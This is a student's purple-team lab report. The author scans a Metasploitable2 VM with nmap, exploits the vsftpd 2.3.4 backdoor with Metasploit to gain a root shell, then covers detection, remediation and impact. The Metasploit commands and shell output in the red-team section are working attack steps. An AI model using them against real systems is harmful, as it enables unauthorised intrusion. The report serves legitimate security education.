

# INDEX

| Sr.No | Title  |
|-------|--|
| 1     | Introduction   |
| 2     | Objective of the Project   |
| 3     | Tools and Technologies Used  |
| 4     | Network Architecture   |
| 5     | Red Team Phase (Attack) <ul style="list-style-type: none"><li>• Reconnaissance</li><li>• Exploitation</li><li>• Privilege Escalation</li></ul> |
| 6     | Blue Team Phase (Detection)  |
| 7     | Remediation (Fixing the Issue)   |
| 8     | Purple Team Correlation  |
| 9     | Impact Analysis  |
| 10    | Conclusion & Lessons Learned   |

## 1. Introduction

Cyber security is not only about attacking systems or only about defending them. In real life, both attack and defense go hand in hand. This project was designed to give a complete understanding of how a cyberattack happens and how the same attack can be detected and stopped.

In this project, I performed the role of both an attacker (Red Team) and a defender (Blue Team). First, a vulnerable system was attacked using real-world hacking tools. After that, the same attack was analyzed from a defensive point of view to understand how such incidents can be detected and prevented.

## 2. Objective of the Project

The main objectives of this project are:

- To understand how attackers scan and exploit vulnerable systems
- To perform a real exploitation in a controlled lab environment
- To analyze how the attack looks from a defender's perspective
- To learn how vulnerabilities can be fixed or mitigated
- To create a professional cyber security report combining attack and defense (Purple Team approach)

## 3. Tools and Technologies Used

### Tools Used


- Kali Linux (Attacker Machine)
- Metasploitable2 (Vulnerable Target Machine)
- VMware Workstation Player
- Nmap
- Metasploit Framework

### Virtual Lab Setup

Two virtual machines were created using VMware:

- **Kali Linux VM** – Used as the attacker machine
- **Metasploitable2 VM** – Used as the vulnerable target system

Both machines were connected to the same **NAT network** so that they could communicate with each other safely inside a local lab environment.



*Kali Linux successfully installed and running.*

## 4. Network Architecture

After starting both virtual machines, IP addresses were checked to ensure that both systems were on the same network.

- Kali Linux IP was verified using ip a
- Metasploitable IP was verified using ifconfig

Both machines received IP addresses in the same subnet, confirming that communication between them was possible.

```
Session Actions Edit View Help
(kavya@kali) ~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:3b:2f:27 brd ff:ff:ff:ff:ff:ff
    inet 192.168.201.129/24 brd 192.168.201.255 scope global dynamic noprefixroute
        route eth0
            valid_lft 1283sec preferred_lft 1283sec
        inet6 fe80::20c:29ff:fe3b:2f27/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:3c:6d:83
          inet addr:192.168.201.130 Bcast:192.168.201.255 Mask:255.255.255.0
          inetc6 addr: fe80::20c:29ff:fe3c:6d83/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:52 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5399 (5.2 KB) TX bytes:7112 (6.9 KB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inetc6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31749 (31.0 KB) TX bytes:31749 (31.0 KB)

msfadmin@metasploitable:~$
```

## 5. Red Team Phase (Attack Phase)

### 5.1 Reconnaissance (Scanning)

The first step of the attack was reconnaissance. In this phase, the target system was scanned to identify open ports and running services.

The Nmap tool was used to perform a service version scan on the Metasploitable machine. This scan revealed multiple open ports and outdated services.

```
kavya@kali: ~
Session Actions Edit View Help
rtt min/avg/max/mdev = 0.328/1.086/2.016/0.475 ms
└─(kavya㉿kali)-[~]
$ nmap -sV 192.168.201.130

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-17 01:01 IST
Nmap scan report for 192.168.201.130
Host is up (0.0039s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:3C:6D:83 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.82 seconds
└─(kavya㉿kali)-[~]
$
```

**Nmap scan identifying vulnerable services on the target machine.**

## 5.2 Exploitation

From the Nmap scan results, it was observed that the target system was running vsftpd version 2.3.4, which is a known vulnerable FTP service.

Using the Metasploit Framework, the exploit module for vsftpd 2.3.4 backdoor was selected. The target IP address was configured, and the exploit was launched.

The exploit successfully triggered a backdoor on the target system.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.201.130
RHOSTS => 192.168.201.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > [REDACTED]
```

*Metasploit exploit configuration and execution*

## 5.3 Privilege Escalation

After successful exploitation, a command shell session was opened. The session had root-level privileges, which means complete control over the target system.

The presence of uid=0(root) confirmed that the attacker gained full administrative access to the system.

This marked a complete system compromise

```
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.201.130:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.201.130:21 - USER: 331 Please specify the password.
[+] 192.168.201.130:21 - Backdoor service has been spawned, handling ...
[+] 192.168.201.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.201.129:44291 → 192.168.201.130:6200) at 2026-02-17 02:02:27 +0530
[REDACTED]
```

*Metasploit output showing root shell access (uid=0(root))*

## 6. Blue Team Phase (Detection & Analysis)

From a defensive perspective, this attack could be detected by monitoring system and network activity. Some clear indicators of compromise include:

- Unexpected FTP service behavior
- Suspicious connections to uncommon ports (like port 6200)
- Unauthorized root-level access
- Unusual login attempts and shell creation

Security teams can detect such activities using log monitoring tools, SIEM solutions, or packet capture tools like Wireshark.

Even without advanced tools, basic network logs and service behavior can clearly indicate that an attack has occurred.

## 7. Remediation and Mitigation

To prevent this type of attack in a real-world environment, the following remediation steps should be applied:

- Update or remove vulnerable services such as outdated FTP servers
- Close unused ports to reduce attack surface
- Apply regular security patches and updates
- Use firewall rules to restrict unnecessary access
- Monitor logs continuously for suspicious behavior

Applying these steps would significantly reduce the risk of similar attacks.

## 8. Purple Team Correlation (Attack vs Defense)

| Red Team Action              | Blue Team Observation              |
|------------------------------|------------------------------------|
| Network scanning             | Detection of abnormal scan traffic |
| Exploiting FTP vulnerability | Suspicious FTP activity            |
| Gaining root shell           | Unauthorized privileged access     |

## 9. Impact Analysis

If this vulnerability existed in a real business environment, the impact could be severe:

- Full server takeover
- Data theft or data loss
- Service downtime
- Financial losses
- Damage to company reputation

This highlights why regular patching and security monitoring are critical for organizations.

## **10. Conclusion and Lessons Learned**

This project provided hands-on experience in both attacking and defending a system. It demonstrated how a single vulnerable service can lead to a complete system compromise if not properly secured.

By performing both Red Team and Blue Team activities, a deeper understanding of real-world cyber security challenges was achieved. This project reinforced the importance of proactive security measures, continuous monitoring, and timely remediation.

All activities in this project were performed in a controlled lab environment strictly for educational purposes.